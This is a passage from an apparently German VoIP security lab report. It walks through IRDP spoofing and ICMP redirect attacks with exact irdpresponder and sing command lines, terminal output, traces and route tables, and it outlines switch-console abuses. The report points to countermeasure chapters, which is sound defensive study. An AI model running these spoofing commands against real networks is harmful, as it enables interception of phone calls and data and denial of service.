40	18.782248	Cimsys_33:44:55	BayNetwo_65:49:8b	ARP	10.1.1.190 is at 00:11:22:33:44:55
41	18.887871	10.1.1.190	10.1.1.191	TCP	13167 > telnet [SYN] Seq=0 Win=4096 Len
42	18.893251	10.1.1.191	10.1.1.190	TCP	telnet > 13167 [SYN, ACK] Seq=0 Ack=1 W
43	18.919590	10.1.1.190	10.1.1.191	TCP	13167 > telnet [ACK] Seq=1 Ack=1 Win=40
44	18.935873	10.1.1.191	10.1.1.190	TELNET	Telnet Data ...
45	18.935972	10.1.1.190	10.1.1.191	TELNET	Telnet Data ...
46	19.104745	10.1.1.191	10.1.1.190	TCP	telnet > 13167 [ACK] Seq=4 Ack=4 Win=40
47	19.169406	BayNetwo_65:49:8b	Spanning-tree-(for-br	STP	Conf. Root = 32768/00:00:81:65:49:8b C
48	19.264089	CompalIn_0b:ad:96	Broadcast	ARP	Who has 10.1.1.1? Tell 10.1.1.199

6.7.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus:

Mit dem Zugriff auf die Managementkonsole hat der Angreifer nun die Möglichkeit, eine ganze Reihe von weiteren Angriffen zu starten, die wichtigsten sind untenstehend aufgelistet:

- DOS — Portsecurity einschalten, die angeschlossen Hosts haben keinen Zugriff mehr
- VLAN — Ausschalten des VLAN um Zugriff auf bestimmte Netze zu erlangen
- STP — Spanning Tree ausschalten und so indirekt Netzwerküberlast erzeugen
- Security — Portsecurity ausschalten um eigene Geräte anzuschliessen
- Mirroring — Ports auf ein anderes Port spiegeln lassen um so an fremde Datenpakete zu kommen

Benennung Angriffe / Analyse: **6.8.1 - IRDP Spoofing**	**Angriff /Analyse gegen:** Integrität…………………..… Vertraulichkeit……………... Verfügbarkeit………………	**Wert:** x x x
Eingesetztes Tool: **irdpresponder**		
Downloadlink / Quelle des Tools: Das Tool ist in BackTrack3 enthalten.	**Schweregrad:** (1=leicht 6 =schwer) Installation Tool…………… Anwendung Tool…………... Erforderliche Vorkenntnisse..	 4 4 5
Hinweise zu Installation / Verfügbarkeit: Das Tool ist in BackTrack3 enthalten. Installationsanleitung zu BackTrack3 siehe Kapitel 1.5.2	**Gefahrenpotential:** (1= kleine Gefahr, 6= grosse Gefahr) Gefahr für Angriffsziel…….	 6

Ziel Angriff /Analyse:

IRDP-Pakete (ICMP Router Discovery Protocol) informieren Hosts und Server über den zuständigen Gateway im Netzwerk. Mit dem Spoofen solcher IRDP-Pakete gelingt es dem Angreifer, den Datenstrom der Angriffsziele umzulenken. Dadurch können die Datenströme zum Beispiel über den PC des Angreifers, einen selbst eingebrachten Gateway oder zu einem nichtexistierenden Ziel (DoS Angriff) umgeleitet werden.
Ziel dieses Angriffs können sämtliche VOIP-Komponenten im Netzwerk sein.

Schutz gegen Angriff / Analyse:

Siehe Massnahmen: IRDP Spoofing, Kapitel 8.5.9
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14

Kommentar:

6.8.2 Technik und Funktionsweise

Damit IRDP Nachrichten an Hosts und Server gesendet werden können, müssen diese auf DHCP eingestellt sein. Das Ziel von IRDP-Nachrichten ist, automatisch den Hosts einen Default-Gateway einzutragen, ohne dass dies dabei aufwändig manuell bei jedem Host vor Ort getan werden muss. Das IRDP Protokoll arbeitet mit „Router Advertisement“ und „Router Solicitation“ Nachrichten. In regelmässigen Zeitabständen sendet der Router eine „Router Advertisement“ Nachricht um den Hosts mitzuteilen, dass er der Default-Gateway ist. Startet ein Rechner neu auf, so sendet dieser „ Router Solicitation“ Nachrichten ins Netzwerk und erfragt so den aktuellen Default-Gateway.
Sendet der Angreifer nun gefälschte IRDP Nachrichten ins Netzwerk, kann er die bei den Hosts eingetragenen Default-Gateways und somit auch die Route der Datenpakete ändern.
Das Tool irdpresponder hört ebenfalls das Netzwerk nach „Router Solicitation“ Nachrichten ab, mit welchen aufstartende Rechner nach dem Gateway im Netzwerk fragen. Detektiert das Tool eine solche „Router Solicitation“ Nachricht eines Hosts, sendet es dem Fragen Host sofort eine „Mobile IP Advertisement“ Nachricht, worin es dem Host die „falsche“ IP-Adresse des Gateways mitteilt.

6.8.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer stellt einen eigenen Gateway mit der IP-Adresse 10.1.1.2 inklusive Internetzugang ins Netzwerk. Sein Ziel ist es, sämtlichen Sprach- und Datenverkehr, der ins Internet geroutet werden muss, über diesen Gateway umzuleiten um dabei mittels Netzwerkmonitor den ganzen Sprach- und Datenstrom aufzuzeichnen.


Im Terminalfenster von BackTrack 3 wird irdpresponder gestartet und der Angriff mit folgenden Argumenten aufgerufen.
„irdpresponder –v –i eth0 –S 10.1.1.2 –p 999“

Die Werte im Einzelnen stehen wie folgt für:


irdpresonder	Aufruf Programm
-v	Vorschau, erzeugt mehr Logs
-i eth0	Besagt, über welche Schnittestelle des PC’s die Daten gesendet werden sollen
-S10.1.1.2.	IP-Adresse des Gateways, welcher bei den Hosts eingetragen werden soll
-p 999	Kosten, Anzahl die in der Hosttabelle des Clients eingetragen wird. (-p 999 erzeugt einen Eintrag „Anzahl 1“ was höchste Priorität heisst

```
BAckTrack3   VMware Remote Console   Devices
Shell - IRDP Responder
Usage:
irdpresponder [-v[v[v]]] -i <interface>
        [-S <spoofed source IP>] [-D <destination ip>]
        [-l <lifetime in sec, default: 1800>] [-p <preference>]
bt ~ # irdpresponder -v -i eth0 -S 10.1.1.2 -p 999
IRDP Responder $Revision: 1.5 $
        (c) 2k FX <fx@phenoelit.de>
        Phenoelit (http://www.phenoelit.de)
sending intervall update to 255.255.255.255
sending intervall update to 255.255.255.255
sending intervall update to 255.255.255.255
sending intervall update to 255.255.255.255
sending intervall update to 255.255.255.255
sending intervall update to 255.255.255.255
sending intervall update to 255.255.255.255
```


Untenstehender Wireshark-Trace zeigt ein aufstartender Rechner. In Paket Nr. 437 sendet der Host eine „Router Solicitation“ Nachricht und erfragt so den Default-Gateway. Mit Paket Nr.438 antwortet das Tool irdpresponder dem Host und teilt ihm mit, dass der default-Gateway die IP-Adresse 10.1.1.2 hat.




Das Tool irdpresponder sendet nicht nur an aufstartende und anfragende Hosts Antworten. Periodisch sendet es den aktiven Hosts eine „Router Advertisement“ Nachricht. Mit dieser Nachricht wird den Hosts mitgeteilt, dass der Gateway überhaupt und unter welcher IP-Adresse erreichbar ist.



Die zwei Nachrichten „Router Advertisement“ und „Router Solicitation“ erzeugen und ändern jeweils die Einträge in der Hosttabelle der Hosts. Untenstehend ist die Hosttabelle von Host 10.1.1.112 zu sehen, der soeben gestartet wurde. In dessen Hosttabelle wurde neu eine Defaultroute mit Anzahl 1 (höchste Priorität) eingefügt. Auch der Standardgateway wurde neu auf 10.1.1.2 gesetzt.




Untenstehender Wireshark-Trace zeigt den Host vor dem Angriff. Abgehende RTP Pakete ins Internet werden zum Gateway 10.1.1.1 mit der MAC-Adresse 00:0f:cc:21:79:14 gesendet.



No.	Time	Source	Destination	Protocol	Info
33	17.510273	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.711 PCMU,
34	17.530764	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.711 PCMU,
35	17.550306	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.711 PCMU,
36	17.570817	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.711 PCMU,
37	17.590329	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.711 PCMU,
38	17.610855	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.711 PCMU,
39	17.630381	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.711 PCMU,
40	17.650959	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.711 PCMU,
41	17.670429	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.711 PCMU,
42	17.690914	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.711 PCMU,
43	17.710463	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.711 PCMU,
44	17.730967	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.711 PCMU,
45	17.750497	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.711 PCMU,

Untenstehendes Bild zeigt den Host nach dem Angriff. Abgehende RTP Pakete ins Internet werden zum Gateway 10.1.1.2 mit der MAC-Adresse 00:0f:cc:e3:9d:a8 gesendet, wo der Angreifer mittels Hub auf der „externen Seite" sämtliche Daten mit Wireshark aufzeichnet. Der angegriffene Host kriegt von all dem nichts mit, das Internet war für ihn zu jeder Minute unterbruchslos verfügbar.



No.	Time	Source	Destination	Protocol	Info
342	58.094817	10.1.1.112	212.117.200.79	RTCP	Receiver Repo
343	58.115890	10.1.1.112	212.117.200.148	SIP/SDP	Status: 200 O
344	58.116059	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.71
345	58.135010	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.71
346	58.152703	212.117.200.148	10.1.1.112	SIP	Request: ACK
347	58.155575	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.71
348	58.175251	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.71
349	58.194582	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.71
350	58.215337	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.71
351	58.234618	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.71
352	58.255347	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.71
353	58.274656	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.71
354	58.295369	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.71
355	58.314694	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.71
356	58.335419	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.71
357	58.354738	10.1.1.112	212.117.200.79	RTP	PT=ITU-T G.71

6.8.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Oben gezeigte Angriffe zielen auf die Vertraulichkeit und Verfügbarkeit ab.
Einerseits kann eine MitM (Man in the Middle) Attacke ausgeübt werden, bei der sämtliche Daten eines Netzsegmentes über den PC des Angreifers gelenkt werden können. Dieser kommt in Kenntnis des Inhaltes von Daten- respektive Medienstreams. Je nach Inhalt dieser Daten können die so erfsnifften Informationen für weitere Angriffe eingesetzt werden.
Andererseits ist auch eine DoS (Denial of Service) Attacke auf die Verfügbarkeit der Hosts, IP-Telefone und VOIP-Server möglich. Der Angreifer kann den Angriffszielen einen nicht existierenden Default-Gateway mitteilen. Dadurch werden die für ins Internet bestimmten Daten- respektive Sprachstreams ins „Leere" umgelenkt.

Benennung Angriffe / Analyse:

6.9.1 - ICMP Redirect

Eingesetztes Tool:

Sing

Downloadlink / Quelle des Tools:
http://sourceforge.net/projects/sing
Das Tool ist ebenfalls in BackTrack3 enthalten

Hinweise zu Installation / Verfügbarkeit:

Das Tool ist in BackTrack3 enthalten.
Installationsanleitung zu BackTrack3 siehe Kapitel 1.5.2

Angriff /Analyse gegen:	**Wert:**
Integrität…………………...	x
Vertraulichkeit……………...	x
Verfügbarkeit……………….	x
Schweregrad: (1=leicht 6 =schwer)	
Installation Tool……………	4
Anwendung Tool…………...	5
Erforderliche Vorkenntnisse..	5
Gefahrenpotential: (1= kleine Gefahr, 6= grosse Gefahr)	
Gefahr für Angriffsziel……..	6

Ziel Angriff /Analyse:

Der Angreifer sendet dem Angriffsziel eine gespoofte ICMP Redirect Nachricht, um ihm einen neuen Default-Gateway mitzuteilen. Somit kann der Angreifer eine MitM (Man in the Middle) Attacke gegen das Ziel ausführen. Das Angriffsziel lenkt nach erfolgtem Angriff sämtlichen Datenstrom, welcher ins Internet sollte, über den Gateway des Angreifers, welcher dabei die Daten mittels Netzwerkmonitor aufzeichnet und so in Kenntnis des Inhaltes kommt.

Schutz gegen Angriff / Analyse:

Siehe Massnahmen: ICMP Redirect, Kapitel 8.5.8
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14

Kommentar:

Dieser Angriff ist identisch mit IRDP Spoofing, wurde aber der Vollständigkeit wegen auch aufgeführt.

6.9.2 Technik und Funktionsweise

Die ICMP (Internet Control Message Protocol) Nachrichten dienen im Netzwerk für den Austausch von Informations- und Fehlermeldungen. Jeder Router und Rechner im Netzwerk muss solche Nachrichten verstehen und interpretieren können. Eine dieser Informationsmeldungen teilt den Hosts im Netzwerk mit, welcher Default-Gateway für sie zuständig ist.
Gelingt es dem Angreifer, eine solche gespoofte Informationsmeldung an einen Host zu senden, so kann er dessen Default-Gateway ändern. Dabei trägt der Angreifer entweder seinen eigenen Rechner oder einen selbst ins Netzwerk eingebrachten Gateway ein. Ziel ist eine MitM (Man in the Middle) Attacke, wobei das Angriffsziel seinen Datenstrom über den Angreifer sendet, welcher mittels Netzwerkmonitor den ganzen Datenverkehr aufzeichnet und in Kenntnis dessen Inhaltes kommt.

6.9.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer stellt einen eigenen Gateway mit der IP-Adresse 10.1.1.240 inklusive Internetzugang ins Netzwerk. Sein Ziel ist es, sämtlichen Sprach- und Datenverkehr, der vom Asterisk Proxy Server ins Internet geroutet werden muss über diesen Gateway umzuleiten um dabei mittels Netzwerkmonitor den ganzen Sprach- und Datenstrom aufzuzeichnen.

Im Terminalfenster von BackTrack 3 wird sing gestartet und der Angriff mit folgenden Argumenten aufgerufen.
„sing –red –S 10.1.1.1 –gw 10.1.1.240 –dest 0.0.0.0 –x host –prot tcp –psrc 100 –pdst 90 10.1.1.101“

Die Werte im Einzelnen stehen wie folgt für:

sing	Aufruf Programm
-red	Es soll eine Redirect Nachricht erzeugt werden
-S 10.1.1.1	Gespoofte Source Adresse des Absenders dieser Nachricht
-gw 10.1.1.240	Default Gateway der neu verwendet werden soll
-dest 0.0.0.0	Route Destination Adresse > Optional bei ICMP Redirect
-x host	ICMP Code zum Senden
-prot tcp	Es soll eine TCP Nachricht gesendet werden
-psrc 100	Source Port der ICMP Nachricht
-pdst 90	Ziel Port der ICMP Nachricht, Port beim Angriffsziel
10.1.1.101	Angriffsziel


```
Shell - Sing
Usage: SING [-RnvqQOGBU] [-c count] [-T wait] [-p pattern] [-s garbagesize]
       [-t ttl] [-TOS tos] [-F bytes] [-i interface] [-S spoof addr] [-L file]
       [-MAC hw_addr] [type] host
Type:
  -echo     Echo Request (default).   -reply  Echo Reply
  -du       Destination Unreach.      -info   Information Request
  -mask     Address Mask Request.     -param  Parameter Problem
  -rta      Router Advertisement      -rts    Router Solicitation
  -red      Redirect                  -sq     Source Quench
  -tstamp   Timestamp                 -tx     Time Exceeded
  -h        This help screen          -V      Program version
  -v        Verbose mode on

Host:
   host                             Sending to a host.
   router1%router2%router3%host     Sending with Strict Source Routing.
   router1@router2@router3@host     Sending with Loose Source Routing.

Please, see the man page for a full list of options and many examples.
Send your bugs & suggestions to Alfredo Andres, Slay <aandres@s21sec.com>

bt ~ # sing -red -S 10.1.1.1 -gw 10.1.1.241 -dest 0.0.0.0 -x host -prot tcp -psrc 100 -pdst 90 10.1.1.101
SINGing to 10.1.1.101 (10.1.1.101): 36 data bytes
bt ~ #
```

Die ICMP Redirect Nachricht erzeugt zwei Einträge in der Hosttabelle des Angriffsziels.
Untenstehend ist die Hosttabelle vom Asterisk Proxy Server 10.1.1.101 zu sehen. In dessen Hosttabelle wurde neu eine Defaultroute mit Anzahl 1 (höchste Priorität) eingefügt. Auch der Standardgateway wurde neu auf 10.1.1.240 gesetzt. Alle Datenpakete, die ins Internet geroutet werden müssen, werden neu über den Gateway des Angreifers mit der IP-Adresse 10.1.1.240 geroutet, statt über den bisherigen Gateway 10.1.1.1.
Der Angreifer zeichnet mittels Netzwerkmonitor den gesamten Datenverkehr auf, kommt so zu Informationen, welche nicht für ihn gedacht sind.



```
F:\Dokumente und Einstellungen\stefan>route print
===========================================================================
Schnittstellenliste
0x1 ........................... MS TCP Loopback interface
0x2 ...00 50 56 c0 00 08 ...... VMware Virtual Ethernet Adapter for VMnet8
0x3 ...00 50 56 c0 00 01 ...... VMware Virtual Ethernet Adapter for VMnet1
0x4 ...00 14 22 f0 22 43 ...... Broadcom 440x 10/100 Integrated Controller - P
etplaner-Miniport
0x5 ...00 16 41 1a 03 c9 ...... Bluetooth-Gerõt (PAN)
===========================================================================
===========================================================================
Aktive Routen:
     Netzwerkziel    Netzwerkmaske          Gateway    Schnittstelle  Anzahl
          0.0.0.0          0.0.0.0         10.1.1.1      10.1.1.191       20
          0.0.0.0          0.0.0.0         10.1.1.1      10.1.1.192       20
          0.0.0.0          0.0.0.0         10.1.1.1      10.1.1.101       20
          0.0.0.0  255.255.255.255       10.1.1.240      10.1.1.101       1
         10.1.0.0      255.255.0.0       10.1.1.101      10.1.1.101       20
         10.1.0.0      255.255.0.0       10.1.1.191      10.1.1.191       20
         10.1.0.0      255.255.0.0       10.1.1.192      10.1.1.192       20
       10.1.1.101  255.255.255.255        127.0.0.1       127.0.0.1       20
       10.1.1.191  255.255.255.255        127.0.0.1       127.0.0.1       20
       10.1.1.192  255.255.255.255        127.0.0.1       127.0.0.1       20
   10.255.255.255  255.255.255.255       10.1.1.101      10.1.1.101       20
   10.255.255.255  255.255.255.255       10.1.1.191      10.1.1.191       20
   10.255.255.255  255.255.255.255       10.1.1.192      10.1.1.192       20
        127.0.0.0        255.0.0.0        127.0.0.1       127.0.0.1       1
        224.0.0.0        240.0.0.0       10.1.1.101      10.1.1.101       20
        224.0.0.0        240.0.0.0       10.1.1.191      10.1.1.191       20
        224.0.0.0        240.0.0.0       10.1.1.192      10.1.1.192       20
  255.255.255.255  255.255.255.255       10.1.1.101               5       1
  255.255.255.255  255.255.255.255       10.1.1.101      10.1.1.101       1
  255.255.255.255  255.255.255.255       10.1.1.191      10.1.1.191       1
  255.255.255.255  255.255.255.255       10.1.1.192      10.1.1.192       1
Standardgateway:        10.1.1.240
===========================================================================
Ständige Routen:
  Keine
```

6.9.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Oben gezeigte Angriffe zielen auf die Vertraulichkeit und Verfügbarkeit ab.
Einerseits kann eine MitM (Man in the Middle) Attacke ausgeübt werden, bei der sämtliche Daten eines Netzsegmentes über den PC des Angreifers gelenkt werden können. Dieser kommt in Kenntnis des Inhaltes von Daten- respektive Medienstreams. Je nach Inhalt dieser Daten, können die so erfsnifften Informationen für weitere Angriffe eingesetzt werden.
Andererseits ist auch eine DoS (Denial of Service) Attacke auf die Verfügbarkeit der Hosts, IP-Telefone und VOIP-Server möglich. Der Angreifer kann den Angriffszielen einen nicht existierenden Default-Gateway mitteilen. Dadurch werden die für ins Internet bestimmten Daten- respektive Sprachstreams ins „Leere“ umgelenkt.

<table>
<tr><td>Benennung Angriffe / Analyse:

6.10.1 - DHCP Starvation –DHCP Rouge-Server</td><td rowspan="2">Angriff /Analyse gegen:

Integrität…………………....
Vertraulichkeit……………...
Verfügbarkeit……………….</td><td rowspan="2">Wert:

x
x
x</td></tr>
<tr><td>Eingesetztes Tool:

yersinia</td></tr>
<tr><td>Downloadlink / Quelle des Tools:
http://www.yersinia.net/download.htm
